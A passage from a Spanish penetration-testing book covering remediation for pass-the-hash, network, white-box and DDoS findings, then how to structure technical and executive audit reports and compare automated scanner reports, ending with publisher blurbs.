Una organización puede preparar distintas vías estratégicas para llevar a cabo el proceso de mitigación de los ataques *PtH*. Se debe tener claro cuál es el objetivo y es prevenir tanto los movimientos horizontales o laterales del atacante, como la escalada de privilegios, es decir, el movimiento vertical. Para conseguir esto, se debe disminuir el impacto de un robo de credenciales y su reutilización ilícita en equipos con sistemas *Windows*.

A continuación se exponen unas recomendaciones, que no tienen requisitos previos importantes, aunque no son sencillas de implantan en un dominio, según el punto de vista de la empresa de *Redmond*.

- Restricción y protección de las cuentas privilegias del dominio. Sencillamente no utilizar la cuenta de administrador de dominio en equipos de usuarios o servidores no importantes, o no llevar a cabo esta acción si no es estrictamente necesario. Con esta acción se evita el movimiento vertical, ya que si dicha credencial cae en manos inoportunas se proporciona una escalada de privilegios enorme.
- Restricción y protección de las cuentas locales que disponen de privilegios administrativos. Se intenta fortalecer la política contra el movimiento lateral u horizontal.

- Restricción del tráfico de entrada mediante firewall. De nuevo, esta acción fortalece la política de seguridad contra el movimiento horizontal.

La implantación de estas tres mitigaciones no será tarea sencilla, al menos en dos de ellas, porque existe un esfuerzo importante para implantar tanto la restricción de cuentas privilegiadas en el dominio, como la restricción de tráfico entrante. El auditor debe valorar que las tres mitigaciones son eficientes en su objetivo, y el trabajo del auditor será de informar y recomendar, una vez llevada a cabo la auditoría, este tipo de acciones. Existen otros tipos de recomendaciones muy interesantes y que son totalmente complementarias a las comentadas anteriormente.

- Eliminar usuarios estándar del grupo de administradores. Se intenta restringir la escalada de privilegios.
- Limitar el número y uso de las cuentas privilegiadas en un dominio. Otra capa más para evitar la escalada de privilegios.
- Configuración de un *proxy* para denegar la salida a Internet de cuentas privilegiadas. Esta es otra capa para evitar la escalada de privilegios.
- Asegurar que las cuentas administrativas no disponen de cuentas de *e-mail*.
- Utilizar herramientas de gestión que no coloquen las credenciales en la memoria del equipo remoto. Con esto se intenta evitar la escalada de privilegios, ya que un usuario podría capturar las credenciales en su memoria.
- Evitar los inicios de sesión en los equipos menos seguros, es decir, que puedan ser comprometidos en el futuro. En otras palabras, que los usuarios no accedan de manera remota a estos equipos, ya que sus credenciales quedarán cacheadas. Solo el usuario necesario debería ejecutar en este tipo de máquinas.
- Mantener los sistemas operativos y aplicaciones actualizadas, ésta es una de las máximas de la seguridad.
- Fortificar y gestionar los *Domain Controllers*.
- Eliminar los *hashes LM*. Este hecho es difícil hoy en día debido a la compatibilidad hacia atrás con los sistemas operativos antiguos que sólo disponían de este *hash* para la autenticación. Poco a poco este riesgo irá disminuyendo hasta desaparecer.

Para finalizar la exposición de técnicas de mitigación, faltan por añadir algunas de menor efectividad, aunque pueden ayudar bastante a los administradores a terminar de fortificar el entorno empresarial.

- Deshabilitar el protocolo *NTLM*. Este hecho no será posible en la gran mayoría de ocasiones, ya que se requiere un gran esfuerzo por parte de la empresa, y la efectividad puede ser mínima.
- Uso de *smartcard* y un segundo factor de autenticación.
- Reinicio de equipos, tanto cliente como servidores. Las estaciones de trabajo podrán ser reiniciadas para provocar el "*olvido*" de las credenciales cacheadas y disponibles en memoria. El reinicio de un servidor es bastante más complejo, principalmente si se encuentra en un ámbito como la producción.

Configuración de elementos de seguridad en la red

Tras realizar la auditoría se puede decidir si se necesitan elementos de seguridad en la red, en función del éxito de ciertas pruebas que podrían haberse anulado con elementos de seguridad, tales como *IDS*, *HIDS* o *Port Security*. Por ello, se debe analizar la problemática y decidir qué elementos son los que se deberían configurar y utilizar en la red corporativa.

Una situación frecuente en las empresas es la posibilidad de conectarse a la red utilizando cualquier dispositivo, sobre todo con la ola *BYOD*. Habría que preguntarse si alguien puede entrar en el edificio y conectarse con su equipo a una *"boca"* de red y tener acceso a la red.

Es recomendable utilizar sistemas como *port security* o equivalentes. ¿Qué es esto? *Port Security* es una característica de los *switches* que permite tener una asociación almacenada entre dirección *MAC* y puerto del *switch*. De este modo se permite solamente a esas direcciones *MAC* comunicarse a través de esa *"boca"* del *switch* a ese equipo. Si un dispositivo con otra dirección *MAC* intentase comunicarse a través de dicha *"boca"*, el mecanismo *Port Security* deshabilitaría el puerto del *switch* y se generaría una alerta para el administrador, por ejemplo, a través del protocolo *SNMP* que se podría monitorizar.

Otra de las acciones a realizar es tener inventariado de todas las tomas de red y decidir desconectar aquellas que no se utilizan. Esto es algo que muchas empresas realizan y que mejoran su seguridad física, previniendo que alguien pueda conectarse donde quiera.

Por comodidad se puede configurar una lista de direcciones *MAC* en el *switch* para un puerto, no tiene por qué ser solamente una. También se puede configurar las acciones que se llevarán a cabo en caso de detectar un cambio de dirección *MAC*.

Otro de los elementos necesarios en una red son los *IDS*, *NIDS*, *HIDS*. Independientemente del ámbito en el que se quiera realizar la detección de intrusiones se debe tener claro que son imprescindibles hoy en día. Además, ataques sencillos como es *ARP Spoofing* quedaría detectado, debido a la anomalía que genera en la red.

Inventariado de máquinas y acotar responsabilidades

Una recomendación, ya no a nivel técnico, pero que está relacionado con la seguridad es el inventariado de máquinas en la organización. Se debe disponer de un inventario donde se especifiquen qué máquinas hay, y si puede ser asociar direcciones a máquinas. Esto último en muchas ocasiones no puede ser, pero al menos si asociarlas a rangos de direcciones.

Es recomendable acotar las responsabilidades sobre las máquinas que pueden aparecer en la organización, teniendo claro quién es el responsable en cada área, por ejemplo a modo de política de seguridad. Si aparecen nuevas máquinas que puedan poner en peligro la estabilidad interna o seguridad del segmento de red, debe existir un responsablede estos hechos, una figura al que se pueda pedir explicaciones.

Evaluación de redes y recomendación

Las redes internas, como se ha podido comprobar en este libro, pueden tener configuraciones erróneas o algunos problemas que provocan que en vez de tener un comportamiento conmutado, éste sea en modo *hub*, o que al menos hayan paquetes que llegan a las tarjetas de red de otros usuarios, cuando el tráfico no está dirigido a él, ni es tráfico *multicast*.

Si este hecho se detecta en la organización deberá informarse y recomendar el análisis del problema, ya que si los paquetes llegan a ciertos usuarios, éstos podrían utilizarlos para realizar acciones maliciosas.

4. Medidas correctoras en auditoría de caja blanca

Los escáneres y las buenas prácticas que conoce el auditor serán las medidas correctoras una vez se detecten problemas de configuración, permisos no efectivos o desactualizaciones en el sistema.

A continuación se exponen medidas a modo de *checklist* que se pueden enunciar a la organización como buenas prácticas para corregir o mitigar los fallos de seguridad encontrados en este tipo de auditorías:

- Resolución inmediata de los fallos encontrados en la configuración de servicios y permisos.
- Aplicación de parches en entornos de preproducción para su posterior aprobación en los servidores de producción. Se entiende que la organización no aplicará actualizaciones directamente en un entorno de producción.
- Revisión periódica mediante el uso de escáneres de vulnerabilidades y de configuración.
- Mínima exposición de servicios y aplicaciones. En otras palabras, los servicios y servidores deberán estar expuestos con el menor espacio o conectividad posible, siempre y cuando no afecte a la productividad.
- Mínimo privilegio posible. Las aplicaciones y servicios deben ejecutarse con el mínimo privilegio para poder realizar sus funciones. De este modo se evita que un fallo de configuración o una desactualización aprovechado no proporcione el máximo privilegio directamente al atacante.
- Acotar responsabilidades y registro de actividad. Disponer de tecnologías basadas en triple A (*Authentication, Authorization and Accounting*) con las que se separen las responsabilidades y quede claro qué cosas se pueden realizar y se registre o audite las operaciones realizadas.
- Aplicación de esquemas basados en la defensa en profundidad, siempre y cuando sea posible.

5. Medidas correctoras en DOS/DDOS

Cada vez hay más empresas que se dedican a ofrecer servicios, tanto de pruebas de estrés contra la infraestructura de una organización como las medidas correctoras que se comentarán a continuación. La recomendación más eficiente para las organizaciones que quieren protegerse contra estas amenazas es la de utilizar la infraestructura suplementaria que proporcionan las empresas que ofrecen este tipo de servicios.

En primer lugar la planificación de cómo detectar los ataques *DDOS* y su mitigación debe ser una función *TI*. Por ejemplo, la empresa *Akamai* ofrece soluciones anti *DDOS*, mediante una escalabilidad integrada. ¿Cómo lo hacen? La solución de *Akamai* absorbe el tráfico *DDOS* dirigido a la capa de red de la organización, como por ejemplo los ataques *SYN flood* o *UDP flood*. La solución autentica el tráfico válido en el perímetro de la red, siendo esto un sistema integrado y siempre activo.

Estas empresas están distribuidas geográficamente y permiten una escalabilidad de recursos masiva cuando detectan el ataque *DDOS*. Algunas de éstas han llegado a gestionar picos de tráfico de alrededor de 8 *Tbps*. En líneas generales lo que realiza empresas como *Akamai*, *OVH*, etcétera, son las siguientes acciones:

- Análisis en tiempo real del tráfico. ¿Cómo detectan el ataque? Un ejemplo sería la utilización de cierto tráfico que los *routers* envían. Esta información es comparada con las firmas de los ataques, ya que es un resumen de lo que pasa por cada *router*. Si la comparación es positiva, el plan de mitigación se activa poco tiempo después, antes de que el ataque logre tener impacto.
- Aspiración del tráfico entrante al servidor del cliente. Si el ataque es distribuido, la empresa que ofrece el servicio debe activar servicios replicados en distintos *datacenters* con el fin de sumar potencia de absorción de tráfico. En este punto dependerá de los recursos de cada empresa, pero si la capacidad de absorción supera los 500 *Gbps* se puede empezar a relajar.
- Mitigación del ataque, es decir, identificación de todos los paquetes legítimos. En esta acción radica la lógica del anti *DDOS*.




Fig. 4.01: Esquema global *anti DDOS*

Por lo tanto se recomienda evaluar la posibilidad de contar con los servicios de empresas de este tipo que protegen contra los ataques de *DDOS*, sobre todo si en la parte de la prueba de estrés se ha demostrado que se puede *"tumbar"* la organización.

6. Otras medidas correctoras

Hay multitud de recomendaciones que un auditor puede declarar a la empresa que ha auditado, pero existen algunas especiales basadas en como la empresa entiende la seguridad, o como la empresa implanta sus medidas de seguridad más abstractas.

La concienciación de los empleados es una de ellas, éstos deben ser conscientes de los peligros y amenazas que Internet y las nuevas tecnologías tienen en la realidad. Es importante que los empleados reciban jornadas de concienciación orientadas a sus labores y cargos dentro de la organización.

Por ejemplo, los empleados que han caído como víctimas en las pruebas de simulación de *APT* deberían asistir a jornadas de concienciación dónde se les mostrasen los peligros del día a día en el uso de Internet. Otro ejemplo es la formación que deben recibir en temática de seguridad los desarrolladores web, los técnicos que configuran e implantan sistemas, etcétera. Es importante que el conocimiento en materia de seguridad en la empresa esté actualizado, y que los propios empleados y sus responsables estén involucrados en una política de seguridad.

Otra recomendación, que es bastante importante, es la realización de varias auditorías al año, al menos más de una. Es entendible que las empresas deben ajustar los presupuestos y los recursos para poder realizar las auditorías de seguridad, pero es recomendable que en caso de ser realizadas por empresas externas se deberían llevar a cabo al menos dos. También dependerá del ámbito de la empresa y el negocio de ésta, ya que Internet puede ser más o menos crítico en función del negocio.

Por otro lado, puede ser interesante contratar servicios continuos de *pentesting* que al estar automatizados permiten que el valor económico disminuya, y se cree un efecto cercano a la auditoría continua, en la que los atacantes y la herramienta de auditoría se encuentran en un ámbito de actuación cercano en el tiempo. De este modo, se rebaja mucho el tiempo de respuesta ante incidentes, ya que la herramienta podría detectar las vulnerabilidades antes que los potenciales atacantes. Si algo es indudable es que el servicio continuo disminuye mucho el tiempo de detección de las vulnerabilidades, ya que con el modelo clásico las auditorías se realizan cada año, dos veces al año, etcétera.

Y como última recomendación, es muy interesante el llevar a cabo auditorías y utilizar herramientas de auditoría automatizadas, que hacen que se obtengan resultados en un corto período de tiempo. Además se debe realizar una exploración y *pentesting* manual, ya que siempre el hombre será más fino que la máquina en este tipo de trabajo. La unión de ambas partes puede llevar a un trabajo realmente interesante y que obtenga un grado de detección alto.

Capítulo V
Generar informe

1. Nociones de un informe

Un informe puede tener al menos dos perspectivas claras como son el punto de vista técnico y el ejecutivo. Sea cual sea el informe que se requiera preparar, los informes deben dar información clara y estructurada de las acciones llevadas a cabo por el auditor. El tipo de auditoría del que se realiza el informe también influye, cómo es lógico, a la hora de estructurar la información.

Existen ciertas partes que un informe debe disponer en todo momento para su correcta estructuración y entendimiento. Independientemente de los objetivos que el informe quiera mostrar a la empresa que ha contratado los servicios de los auditores, los informes deben constar de:

- Portada.
- Control de versiones.
- Índice.
- Introducción.
- Desarrollo.
- Conclusiones.
- Anexos si los hubiera.

La portada será genérica de la empresa de los auditores, es recomendable insertar el control de versiones y los nombres de los autores, revisores y responsables en la misma portada. La fecha es otra de las necesidades para poder verificar las diferentes versiones en caso de duda.

El control de versiones es algo importante para verificar qué versión de informe se esta consultando en cada instante. Se detallará más adelante necesidades de este componente del informe.

El índice o tabla de contenido debe proporcionar acceso directo al número de hoja dónde se encuentra un apartado de interés para el lector. No es aconsejable detallar en el índice más de tres niveles de profundidad, aunque existan más niveles de profundidad en algún punto del informe. Esta recomendación es por temas de legibilidad para el lector y por el tamaño que pudiera alcanzar el índice.

La introducción, en algunos ámbitos denominada como documento, debe presentar de manera clara y concisa de qué trata el informe. Este apartado se puede desglosar en otros subapartados, o incluso otros apartados como son los objetivos generales del informe, objetivos específicos y alcance del informe.

El desarrollo del informe presenta toda la información sobre las pruebas que se han ido realizando y los resultados obtenidos. Puede ser muy interesante categorizar los resultados al final del desarrollo del propio informe. Es importante dotar al desarrollo del informe de un orden cronológico para poder seguir las pruebas de manera más clara y concisa. Otra opción es clasificar el tipo de prueba y después ir mostrando de manera cronológica el desarrollo de éstas, pero sin separarlas de su categoría.

Las conclusiones y recomendaciones proporcionan al lector una síntesis de toda la auditoría con las recomendaciones pertinentes para subsanar los posibles fallos de seguridad encontrados en el proceso. Es importante reflejar con objetividad lo analizado para que el informe pueda ser utilizado en la posible toma de decisiones de la organización analizada.

Los anexos aportan pruebas o el desarrollo exhaustivo de éstas como información extra que ayude a los técnicos a entender que se ha estado realizando sobre la organización. También permiten añadir información extra sobre categorías, elementos, herramientas de seguridad, medidas de seguridad, riesgos, amenazas, etcétera. En el anexo se puede añadir todo tipo de información que pueda dar un plus al valor del informe.

2. Plantillas

En este apartado se presentan diferentes plantillas con las que ayudar a encarar el informe. Basándose en las nociones enunciadas en el apartado anterior, es interesante optar por una escritura clara y concisa, presentando los elementos de manera cronológica, desarrollando las pruebas realizadas y los resultados obtenidos y, por último, presentar las conclusiones y recomendaciones.

A continuación se presentan varias plantillas que pueden ayudar a la confección del informe. Se muestran ejemplos de apartados que deben incluirse en ellos y cómo el lector puede entender lo que se le presenta de mejor manera siguiendo las nociones presentadas en este capítulo.

Auditoría perimetral

En un informe de auditoría perimetral se deben presentar muchas pruebas, ya que una auditoría de este tipo realiza un gran proceso de identificación de activos en el perímetro de la organización. Esta plantilla pretende sintetizar los apartados de la siguiente manera:

- Introducción. Si se entiende un informe de manera estructurada, tal y como se presenta en este capítulo, se debe hacer hincapié en que la introducción puede tener varios puntos. Uno de ellos es la propia introducción dónde se especifica qué se ha realizado en la auditoría.

Existen otros puntos cómo puede ser el objeto del informe, el alcance, el proyecto con sus antecedentes, listados de pruebas a realizar, descripciones de servicios, etcétera. Para ejemplificar se proponen estos puntos para la parte de introducción.

1. Introducción.
2. Objeto.
3. Proyecto.

- Pruebas. En este apartado es importante diferenciar entre las pruebas o tareas llevadas a cabo para la recogida de información y su posterior análisis. En estas pruebas entran la identificación de servicios y análisis de puertos *TCP/UDP*, realización de mapas de información, detección de fugas de información, puntos de entrada, verificación de métodos, etcétera. Todo lo que se ha ido estudiando en el capítulo dónde se confeccionan los ataques, en el que se habla de la auditoría perimetral. Hay que recordar que se debe presentar de manera cronológica, para que se pueda entender todo el procedimiento de manera más clara y concisa.
- La parte de detección de vulnerabilidades presenta las pruebas de análisis sobre *SSL*, manipulación de parámetros, ataques web, gestión de *cookies*, etcétera. Siempre teniendo en cuenta el orden cronológico de actuación. A continuación se proporciona un número de apartado para esta plantilla de informe.

4. Recogida y análisis de información.
5. Detección y explotación de vulnerabilidades.

- Conclusiones y recomendaciones. En todo informe debe encontrarse esta parte dónde se reúne todo lo encontrado categorizado por criticidad. Esta información es extendida con las recomendaciones de seguridad necesarias para llevar a cabo un análisis global de los problemas que hay entorno a la seguridad y las soluciones que como auditores se plantean.

6. Resumen vulnerabilidades.
7. Recomendaciones de seguridad.

Auditoría interna

En un informe de auditoría interna se deben presentar muchas pruebas, aunque muchas van surgiendo en función de las necesidades del auditor y lo que éste se va encontrando en su trabajo. Esta plantilla pretende sintetizar los apartados de la siguiente manera:

- Introducción. Al igual que en la auditoría perimetral, los informes para la auditoría interna contienen una parte de introducción, la cual será muy similar para los informes técnicos de auditoría.

1. Introducción.
2. Objeto.
3. Proyecto.

- Pruebas. En este apartado del informe se enuncian las pruebas que se han ido realizando. Como se puede visualizar más adelante existe un apartado dónde se realiza el seguimiento

marcando una línea temporal de los acontecimientos. Se puede considerar como un diario en el que el *pentester* va marcando los pasos que ha ido realizando por los distintos segmentos que ha ido explorando o a los que ha ido consiguiendo acceso. En el apartado de pruebas se entiende que se irán realizando pruebas como las que se presentan en el capítulo de confección de ataque, en el apartado dedicado a la auditoría interna.

4. Pruebas.
5. Seguimiento cronológico por segmentos.

- Conclusiones y recomendaciones. Al igual que en la auditoría perimetral, y como se ha comentado anteriormente, todo informe debe contemplar unas conclusiones y recomendaciones de seguridad finales. En esta plantilla se añade que, al ser una auditoría interna se muestren los objetivos que fueron enunciados en la parte de proyecto, los cuales son logrados durante el proceso completo.

6. Objetivos logrados.
7. Conclusiones y recomendaciones de seguridad.

Auditoría wireless

En un informe de auditoría *wireless* se deben presentar diversos aspectos, ya que una auditoría de este tipo realiza tres pasos diferenciados: identificación, análisis y ataques. En el apartado de ataques, no solo entra la comprobación de la seguridad en los puntos de acceso a la red, si no la utilización de técnicas como *Rogue AP* para atacar a clientes.

Esta plantilla pretende sintetizar los apartados de la siguiente manera:

- Introducción. Al igual que en la auditoría perimetral, los informes para la auditoría interna contienen una parte de introducción, la cual será muy similar para los informes técnicos de auditoría

1. Introducción.
2. Objeto.
3. Proyecto.

- Pruebas. Las pruebas propuestas para esta plantilla son estructuradas en distintos apartados: descubrimiento, análisis y ataque. Se deben especificar, como siempre de manera cronológica, con detalle las distintas pruebas que se realizan y los resultados obtenidos.

4. Descubrimiento.
5. Análisis.
6. Ataques.

- Conclusiones y recomendaciones. Como se ha comentado en los apartados anteriores se presentan las conclusiones de la auditoría haciendo hincapié en los fallos de seguridad encontrados, a poder ser clasificados por criticidad. Además, se indican recomendaciones de seguridad para que el cliente pueda tomar medidas.

7. Conclusiones y recomendaciones de seguridad.

3. Control de cambios

El control de cambios o control de versiones es un elemento que permite identificar la edición del informe que el lector está consultando. Disponer de este elemento es algo fundamental para que distintos auditores puedan ir modificándolo.

CONTROL DE VERSIONES				
Versión	1	2	3	4
Fecha	DD/MM/AAAA	DD/MM/AAAA		

Tabla 5.01: Control de versiones.

Este elemento está compuesto por el número de versión, el cual puede ser identificado de manera progresiva con números naturales, o bien con la nomenclatura *X.X* que es más utilizada para las versiones de software.

Otro de los campos importantes de este elemento es la fecha en la que se ha escrito la versión, ya que de este modo se puede identificar rápidamente el tiempo que ha transcurrido desde una versión a otra. Este dato puede orientar el número de cambios que puede tener un informe, aunque no es un valor exacto.

Otro elemento que acompaña al control de cambios y que puede insertarse también en la portada o en la primera página del documento es el siguiente cuadro y datos:

Fecha: DD/MM/AAA

Versión: 1.0

ELABORADO	REVISADO	APROBADO
Departamento de Seguridad	**Departamento de Seguridad**	**Dirección de Operaciones**
Consultor de Seguridad	Responsable Departamento	Supervisión

Tabla 5.02: Resumen de autores del documento.

En el campo fecha se escribe la fecha actual del documento, aunque en el control de versiones también se identifica rápidamente ante que versión del documento se encuentra el lector.

En el cuadro se especifican, pudiendo variar a lo presentado en el ejemplo, los autores del documento, quién lo ha revisado y qué director lo ha aprobado.

Esto es totalmente personalizable por los auditores, ya que dependerá de la jerarquía de la organización que emite el informe.

4. Ejecutivo Vs Técnico

En muchas ocasiones en vez de presentar un informe técnico se debe presentar ambos, o incluso solamente el informe ejecutivo. Para muchos las diferencias son obvias, aunque existen varios conceptos que ambos comparten.

Por un lado, el informe ejecutivo tiene un carácter de resumen amplio, ya que su objetivo es ser entregado a la dirección de una organización conteniendo, por ejemplo, gráficos dónde se resume el estado de seguridad y el trabajo realizado. En otras palabras, este tipo de informes son cortos y concisos, y como se ha comentado anteriormente, llevan consigo un resumen de todo el trabajo llevado a cabo por el grupo de auditores y las medidas correctoras para solucionar o mitigar los fallos encontrados. Por otro lado el informe técnico, como se ha podido comprobar en apartados anteriores, es mucho más extenso y debe contener la fase de desarrollo de pruebas completa y de manera cronológica. Los reportes e imágenes detallan lo que ha hecho el equipo técnico y con un lenguaje entendible por otros miembros técnicos.

Ejemplo ejecutivo

En este ejemplo se presentan partes para la realización de un informe ejecutivo. Una de las características más importantes es la utilización de un lenguaje no técnico y totalmente cercano a directivos. Lo importante para ellos es poder observar qué se ha desarrollado, qué se ha conseguido y qué estaba bien. Con estos elementos de juicio se podrán tomar decisiones a corto o medio plazo sobre los elementos que no están desarrollando correctamente su función.

A continuación se exponen algunos apartados que pueden aparecer en un informe ejecutivo, aunque como es lógico son consejos y pueden eliminarse o añadirse algún apartado extra. Es importante recalcar que estos informes son de pocas páginas y con la aparición de gráficos como elemento visual que presente algunos resultados.

- Antecedentes y motivos. Breve descripción de los antecedentes que provocan la realización del trabajo, en otras palabras los motivos de la ejecución del proyecto.
- Elementos. Se enumeran los elementos de juicio, sin entrar en detalle en ningún momento.
- Procedimiento. Desarrollo de pruebas a muy alto nivel, sin entrar en detalle en ningún momento.
- Resultados. Presentación, si puede ser gráfica, de resultados con los que la toma de decisiones pueda ser fácilmente entendible.
- Conclusiones y recomendaciones. Se presentan conclusiones sobre el trabajo realizado y las recomendaciones de seguridad.

Como se puede visualizar se presentan las tres pautas necesarias en un informe ejecutivo. Brevedad, resumen y datos claros y entendibles por un directivo para su toma de decisiones sobre los hechos que hicieron que la auditoria se llevara a cabo.

5. Reportes automáticos

Existen multitud de herramientas automáticas que pueden ser utilizadas en auditorías. Estas herramientas proporcionan informes generados con las vulnerabilidades que se han obtenido. En este apartado se presenta una comparación entre dos escáneres y los distintos reportes que aportan. Los escáneres escogidos son *IronWASP* y *ZAP*.

Para el ejemplo se va a utilizar una aplicación web denominada *WAVSEP*, la cual puede ser descargada de la siguiente *URL* https://code.google.com/p/wavsep/. La aplicación web dispone de casos de test para distintas vulnerabilidades como son *XSS*, *LFI*, *RFI*, *SQLi*, *leakage*, etcétera. Para muchos puede ser una aplicación más de testeo de escáneres, pero aporta casos de test con falsos positivos para poder evaluar el porcentaje de éstos en la que la herramienta detecta vulnerabilidad siendo incorrecto.

Análisis

En este apartado se analiza la información que es reportada en el informe generado por las herramientas. Una vez que se evalúa con los dos escáneres la herramienta *WAVSEP*, se puede indicar que los reportes son vitales para la usabilidad de la información por parte del usuario en un entorno laboral. Siempre es un valor añadido que una herramienta de éstas permita la generación de reportes y la exportación de datos en diferentes formatos.



Fig. 5.01· Índice aportado por *IronWASP*

Los informes que ambas herramientas presentan pueden ser exportados a *HTML*. Generalmente este tipo de informes suele dar la impresión de un volcado de información. Es común que se encuentre ordenado en tablas y que la información sea poco vistosa.

Es importante que no sean informes con mucho texto ordenado en tablas, ya que la lectura no será sencilla. Es importante que, aunque esté automatizado, dé la sensación al lector de tener un hilo conductor del informe.

IronWASP proporciona la opción de exportar la información en formato *RTF*, texto enriquecido. Por otro lado *ZAP* permite la exportación en formato *XML*. Cuantos más formatos se permitan mejor será la integración con otras tecnologías que el equipo de auditoría disponga para el trabajo.

En muchas ocasiones se utilizan herramientas como *Metasploit* para integrar los resultados que se han generado en otros escáneres, con el fin de alimentar el conocimiento de la primera.

La presentación del documento, y según la comparativa, *IronWASP* presenta un informe más limpio. Se presenta un índice y un resumen de lo que se ha ido encontrando durante el scan y la criticidad de las vulnerabilidades encontradas.

Además, la herramienta presenta los recursos dónde existe la vulnerabilidad y un link el cual permite al auditor navegar por el documento. *IronWASP* proporciona información sobre qué tipo de inyecciones o payloads han sido utilizados para detectar las vulnerabilidades. Esto sin duda es un punto a favor en los reportes de herramientas automáticas.

A continuación se puede visualizar como se muestran las vulnerabilidades en el informe que *IronWASP* proporciona una vez realizado el *scan*.




Fig. 5.02: Vulnerabilidad obtenida con *IronWASP*

Respecto a la cobertura de vulnerabilidades y la eficacia se puede hablar de diferentes puntos. Ambas herramientas cubren en su totalidad, o prácticamente, las vulnerabilidades del Top 10 de *OWASP*.

Generalmente, cuanto mayor sea el número de pruebas que realizan estos escáneres, mayor información puede existir en el informe.

También será importante el porcentaje de éxito de la herramienta en la detección, ya que un escáner podría implementar muchos ataques y no tener una detección demasiado buena.




Fig. 5.03: Vulnerabilidades en *ZAP*


Índice alfabético

Índice de imágenes

Índice de tablas


Libros publicados

Estos libros se pueden obtener desde la web: `Http://www.0xWORD.com`



Saber qué ha pasado en un sistema es una pregunta de obligada respuesta en múltiples situaciones. Un ordenador del que se sospecha que alguien está teniendo acceso al mismo, porque se está diseminando información que sólo está almacenada en él, un empleado que sospecha que alguien está leyéndole sus correos personales o una organización que cree estar siendo espiada por la competencia son situaciones comunes en las empresas.

En este libro se describen los procesos para realizar la captura de evidencias en sistemas *Windows*, desde la captura de datos almacenados, hasta la extracción de elementos volátiles como ficheros borrados, archivos impresos o datos que se encuentran en la *RAM* de un sistema. Todo ello, acompañado de las herramientas necesarias para que un técnico pueda realizar sus investigaciones.



El final del año 2007 trajo consigo la necesidad de reactivar las iniciativas de aplicación de la normativa vigente en materia de protección de datos de carácter personal. Desde entonces la actualización de los proyectos en curso y la puesta en marcha de otros nuevos han constituido una prioridad para numerosas empresas en el Estado Español. Sin embargo la aplicación de la legislación vigente no está siendo ni tan generalizada ni tan rigurosa como se esperaba.

La lectura y consulta de este libro permitirá al lector alejar muchos de los "miedos" y dudas que ahora le asaltan respecto de la *LOPD* y su nuevo reglamento, impidiendo en muchas ocasiones que empresas y organizaciones se encuentren en un situación legal



Microsoft Forefront Threat Management Gateway [TMG] 2010 es la última evolución de las tecnologías *Firewall*, *Servidor VPN* y servidor *Caché* de la compañía *Redmond*. Después de haber convencido a muchos con los resultados de *MS ISA Server 2006*, esta nueva evolución mejora en funcionamiento y en características la versión anterior.

En este primer libro en castellano dedicado íntegramente a este producto podrá aprender como instalarlo, como configurarlo en la empresa en configuraciones *stand alone* y en *cluster NLB*, como configurar las reglas de seguridad, los servicios *NIS* que hacen uso de la tecnología *GAPA* o el servicio de protección continua de *MS Forefront Web Protection Service*, entre otras muchas opciones.



